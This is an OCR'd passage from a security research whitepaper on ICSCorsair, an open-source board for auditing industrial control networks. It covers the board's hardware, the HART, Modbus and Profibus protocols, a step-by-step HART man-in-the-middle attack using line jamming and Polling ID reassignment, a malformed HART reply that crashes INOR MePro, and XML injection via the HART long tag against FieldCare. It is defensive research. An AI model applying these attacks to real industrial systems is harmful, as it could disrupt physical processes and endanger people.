
- icscorsair_conf.rb – script for binary configuration of your ICSCorsair board.
- modbus_sniffer.rb – Modbus over RS-485 sniffer.
- profibus_sniffer.rb – Profibus DP sniffer.
- hart_jam.rb – HART line JAM tool (sending tons of ‘0’ or ‘1’ to the HART current loop line).
- hart_sniff.rb – HART protocol sniffing tools.
- hart_mitm.rb – example of HART MitM attack (see below).
- hart_change_longtag.rb – tool for changing long tag parameter of HART field device, useful in some attacks on HART infrastructures (see below).

MetaSploit Framework modules:

- auxillary/scanner/scada/hart_scanner.rb – scanner of HART current loop line.
- auxillary/hart/hart_change_longtag.rb – metasploit wrapper for hart_change_longtag.rb.
- auxillary/hart/hart_sniff.rb – metasploit wrapper for hart_sniff.rb.
- auxillary/sniffer/modbus_rs485_sniff.rb – metasploit wrapper for modbus_sniffer.rb.
- exploits/windows/misc/inor_mepro_hart.rb – INOR MePro Denial of Service PoC exploit.

[9] See http://www.seeedstudio.com/wiki/index.php?title=Bluetooth_Bee for more info.

Mobile applications. A special mobile application was developed to allow remote connection to the ICSCorsair from your phone or tablet. Application is written using the Xamarin framework, so you can use it on most popular platforms, such as Android, iOS or Windows Phone. The application screenshot is shown on fig. 10.



ICSCorsair

ICSCorsair is an open-source harware tool for auditing ICS networks

Figure 10: ICSCorsair mobile application

Extension slot. The board is equipped with extension slot (see fig. 4) where the extension board can be connected. There are no extension boards for ICSCorsair at this time, but you can design and build your own, suitable for your task. In table 2, you can see the description of extension slot pins:

Pin	**Description**
IS5V	Isolated 5V power supply from TRACOPOWER TME0505S 1351
ISGN	Isolated ground from TRACOPOWER TME0505S 1351
GN	Ground
5V	Stabilized 5V power supply
LD (F1)	Green led (USR) pin/Free GPIO pin 1 (if USR led isn't soldered)
F2	Free GPIO pin 2
F3	Free GPIO pin 3
GND	Ground
SCL	I^{2}C clock pin. (should be pulled up to 3.3V with resistor)
SDA	I^{2}C data pin. (should be pulled up to 3.3V with resistor)
DI	High-current digital input. (SIO)
DO	High-current digital output. (SIO)
GN	Ground
F0	Free GPIO pin 0
AV	Analog filtered 3.3V power

AI	Analog pin/Free GPIO pin
AG	Analog filtered ground
AO	Analog pin/Free GPIO pin/DAC pin
GN	Ground
3.3V	Digital 3.3V power

Table 2: Extension slot pins

Open-source hardware. ICSCorsair is an open-sourced hardware. You can find the schematics and PCB files on GitHub repository at http://github.com/Darkkey/ICSCorsair. Anyone can build their own copy of the board using files from the repository. All firmware and software in the repository are also open-source. You can find the ICSCorsair license at http://github.com/Darkkey/ICSCorsair/LICENSE.

5. ICS Protocol Support.

5.1 HART protocol (HART FSK)

HART (Highway Addressable Remote Transducer Protocol) is one of the first implementations of field bus protocols. The biggest advantage of HART is that it can communicate over standard 4-20 mA current loop. In the past, 4-20 mA current loop was used for receiving and sending information to a distant transmitter or actuator, using analog (current) signal level. When HART appeared (mid-1980s), it provided the capabilities for configuring distant devices over current loop and getting/sending additional information to them, rather than reading (or writing) only one variable.

HART is a master-slave protocol. Field devices (transmitters and actuators) appear on the network as slaves, whereas computers with HART modems, HART gateways, and PLCs with HART modules are masters. Generally, slave cannot send any packets to the networks other than replies to master. According to HART specification, there can only be one primary master (PLC, gateway or server) and only one secondary master (PC or HART communicator).

HART uses two different addressing schemas for field devices: logic (polling) and hardware address. Every field device has a unique hardware address (unique address). It consists of Manufacture ID, Device ID and Unique Device ID. You can look at is as a “MAC” address. Also, in the digital-only mode, every field device has a Polling ID address, an integer in 1-63 range.

HART can work in two different modes: digital/analog and digital only. In the first mode, so-called point-to-point, digital signals are sent over 4-20 mA analog current loop. The master host can receive variable value traditionally, using analog current value, or based on digital HART packets. In this mode, the device Polling (logical) address is always fixed to 0. In the second mode (digital, or multidrop), multiple devices exist on the line, and every device has its own Polling ID. When a master starts working with a device, it will call it by the Polling ID address to determine the field device unique address. Then, the master will talk to the device personally, using its Unique ID.

In HART FSK, all data is sent using simple Frequency Shift Keying modulation, when ‘1’ is encoded by one 1200 Hz harmonic and ‘0’ is encoded by two 2200 Hz harmonics. For more information, see fig. 11.




Figure 11: HART FSK[10]

Currently, the HART protocol is supported by HART Communication Foundation, see their website http://www.hartcomm.org/ for more detail on this protocol.

Intable 3, you can see HART protocol communication levels according to the OSI layers:

	OSI Layer	HART
7	Application	Hart commands
2	Datalink	Binary, Master/Slave protocol with CRC
1	Physical	FSK via copper wiring, wireless, RS-485, HART-IP

Table 3: HART communication layers

The physical layer is enabled by HART FSK. HART packets structure on the datalink layer is shown in table 4:

Delimeter	Address	[Expand]	Command	Byte Count	[Data]	Check byte

Table 4: Datalink structure of a HART packet

On the application layer, there are tons of HART commands that can be divided into three categories:

- Universal (operations with ID, getting variables, setting variable limit and types, tag operations, etc.);
- Common practice (engineering and process-specific commands);
- Device Families (device family and vendor-specific commands).


[10] Property of HART Communication Foundation, see http://en.hartcomm.org/hcp/tech/aboutprotocol/aboutprotocol_how.html.

Additional addressing scheme is introduced on the application layer of the HART protocol – tag and long tag. Tag is a packed ASCII string that provides an ID which is easy to remember for an engineer. The maximum tag length cannot exceed 8 symbols (6 packed ASCII bytes). When the number of field devices on the facility is increased, engineers need more convenient IDs, so the long tag command was added. The long tag allows storing a 32-byte ASCII string on devices and returning it to masters. This string is commonly used by PAS (Plant Assent Management Systems), OPC servers, MES, and other software to identify field devices in the industrial facility structure.

ICSCorsair can make any operations in HART FSK networks. You can sniff and inject packets on point-to-point and multidrop networks. Note that the HART FSK baud rate is 1200 bps and the parity is **Odd**. However, due to the half-duplex nature of HART FSK networks, you can't simply spoof HART messages. If you try to spoof a field device response, even if you send your response to the master faster than the field device, both responses will start travelling on the loop with a very small time delta, and a collision will occur. Obviously, you can become another master on the network and try to reconfigure field devices. This allows us to perform a MitM attack on HART field devices. The following steps demonstrate how to use the protocol features to do it.


On the first step, attacker connects to the HART network and listens to packets on it:

(1) Normal process: master speaks with slave




After determining the field device's Unique and Polling IDs, the attacker starts to fuzz the line by sending many '0' or '1' into it:

(2) Attacker JAMs the line




When the network is jammed, field devices' replies do not reach the master, and fault state will occur. Most HART masters in such case will pause their operations for a small period of time (master goes to sleep). This time should be enough to allow the attacker to change the Polling ID of the attacked field device. Yes, there is a standard HART protocol command (6) that allows doing it:

(3) Immediately after that sends command 6 to RTU



After sleep time ends, the master wakes up and starts re-scanning the network using field device IDs. But our field device now has a different Polling ID, and the attacker can reply to the master easily. Mission accomplished:



This process is automated with the 'hart_mitm.rb' script available in the `software/ruby` folder of the ICSCorsair repository. Moreover, the MitM feature can be activated in most ICSCorsair MetaSploit modules by setting the 'MITM' parameter to 'Yes' and configuring 'MITM_UniqueID' and 'MITM_NewPollingID' parameters. Check the 'info' of the MetaSploit module to determine whether the MitM feature is supported by the selected attack.

5.2 Modbus protocol (over RS-485)

Modbus is a serial communication protocol which was originally developed in the end of the 1970s for use with PLCs. Due to its simplicity, Modbus has currently become a widespread standard for communication between industrial devices. Modbus allows communication for up to 240 devices connected to the same network. Currently, many physical layers support Modbus, such as RS-485, Modbus over TCP, even SMS and Mesh networks. As many old protocols, Modbus doesn't originally support any authentication, authorization, or cryptography methods.

ICSCorsair support Modbus over RS-485, so let's take a quick look onto its physical and datalink layers. RS-485 (TIA-485-A) is a standard defining the electrical characteristics of drivers and receivers for use in balanced digital multipoint systems. Digital communications networks where the RS-485 standard is implemented can be used effectively over long distances and in electrically noisy environments. Multiple receivers may be connected to such a network in a linear, multi-drop configuration[11].

A typical RS-485 line consists of a differential balanced line over twisted pair. This provides significant speed: up to 35 Mbps in a 10 m line, and up to 100 Kbps in 1200 m (maximum line length). The most used (and recommended) architecture of RS-485 network is point-to-point or bus. The terminator resistor (typically, with 120 Ohm value) should be present on both ends of the bus. Differential line work

[11] http://en.wikipedia.org/wiki/RS-485

principle (when sending the '0xD3' character over the line) is shown on fig. 12. RS-485 line consists of two wires: B(U-), inverting or Tx-/Rx- wire and A(U+), non-inverting or Tx+/Rx+ wire.




Figure 12: RS-485 waveform example[12]

ICSCorsair supports working with Modbus line as a common RS-485 modem. Refer to the ICSCorsair command reference (see table 1) for more information on configuring ICSCorsair to work with Modbus. Also, the Ruby script 'modbus_sniff.rb' and a MetaSploit module exist to provide sniffing Modbus over RS-485 line and basic parsing of its packets.

5.3 Profibus DP protocol

Profibus is a standard for fieldbus communication that is mainly supported by Siemens. There are several different physical layers of Profibus: DP (over RS-485 or optical line) and PA (using twisted pair and MBP). DP and PA lines can be connected together using a coupler device. The Profibus datalink layer is called FDL (Fieldbus Data Link) and works as a hybrid access method using token and master-slave scheme.

Profibus PA works using MBP (Manchester Bus Powered) transmission technology with a maximum speed of 31.25 Kbps. Profibus DP can work over optical lines and RS-485 networks. The maximum speed of Profibus DM can reach 12 Mbps, and the minimum allowed speed is 9600 bps.


Currently, ICSCorsair only supports sniffing Profibus DP (over RS-485) networks with a maximum speed of up to 1 Mbps (when CY8C38* MCU is used). You can sniff Profibus line with the 'profibusdp_sniff.rb' helper script.

6. Triggering ICS software bugs using ICSCorsair (examples)

6.1. Denial of Service in INOR MePro

[12] Picture from http://en.wikipedia.org/wiki/RS-485#mediaviewer/File:RS-485_waveform.svg, see copyright and license terms there.

INOR MePro system is a software for configuring and monitoring some INOR temperature and pressure transmitters. We can use ICSCorsair to trigger Denial of Service there. The MePro software doesn't handle the upper margin of HART packet correctly, so if we construct a HART reply by putting '0' into the length field and adding random garbage to extend the packet length to be more than 250 bytes, we will trigger a DoS (see fig. 13):



MePRO_2.12.0

Run-time error '9':

Subscript out of range

Progress indicator: No devices found

0%

Figure 13: INOR MePro Denial of Service using ICSCorsair

MetaSploit module for triggering DoS in MePro through MitM of legacy field device is provided on the ICSCorsair repository.

6.2. SSRF in FieldCare system

To talk about the next two vulnerabilities, we need to review some information about Plant Asset Management systems (PAS). There are a lot of field devices on big industrial objects. It would be very painful to manage them in the ordinary way. The solution is Plant Asset Management Systems, which allow engineers to configure and monitor all field devices, and managers to review the full state of the field device infrastructure. Most PAS software is based on FDT/DTM (Field Device Type/Device Type Manager).

FDT standardizes the communication and configuration interface between all field devices and host systems. DTM provides a unified structure for accessing device parameters, configuring and operating the devices, and diagnosing problems[13]. FDT provides an environment for accessing field devices and

[13] See http://www.fdtgroup.org/.

their features. Field devices could be configured, monitored, maintained from one software system, without paying attention to the specific model, type, or industrial protocol of a field device. FDT frame application allows engineers to load and create hierarchies of DTM device drivers and UIs. There are two types of DTM:

- CommDTMs, which allow operating specific industrial protocols;
- DeviceDTMs, which provide the functionality to work with specific field devices.

FDT 1.2.1 technology is based on the interoperation of COM components. FDT frame application and various DTMs are exchanging XML messages with each other. This model is shown on the fig. 14:




Figure 14: FDT/DTM architecture[14]

One of the most popular FDT Frame applications is Endress & Hauser FieldCare. It provides multiple features, including integration with MES and ERP, binding to databases, data exchange with external applications, and the Condition Monitoring component which allows monitoring field device infrastructure using a web browser. On figure 15, you can see the main window interface of FieldCare:

[14] Figure can be found in FDT group official specification, see http://www.fdtgroup.org/technical-documents.





Figure 15: E&H FieldCare main window with several DTM components hierarchy

XML is very convenient for an attacker. Remember that we have two application layer identifiers in HART protocol – tag and long tag. While tag is in packed ASCII format and very short, long tag is a very good starting point for finding XML injections. The HART command 20 requests tag from field devices. If we simulate the field device with ICSCorsair and send long tag with some XML special symbols (<&'") to FieldCare, we will see something interesting:



Create Network - Scanning result

Warning: Automatic DTM identification for one or more devices failed. Please check the help for information concerning the assignment of devices.

Channel : Addr...	Status	Offline/Device Tag	DTM Quality	Device type (DTM)	Class (DTM
[HARTCH:]	New device...	-/	7		

DTM assignment details | Status and action details

DTM assignment details for device at [HARTCH:]

DTM quality level: There is no match between the assigned device type (DTM) and the hardware information of the device, or no device type (DTM) at all could be assigned.

	Online device information	Suggested device type (DTM) information
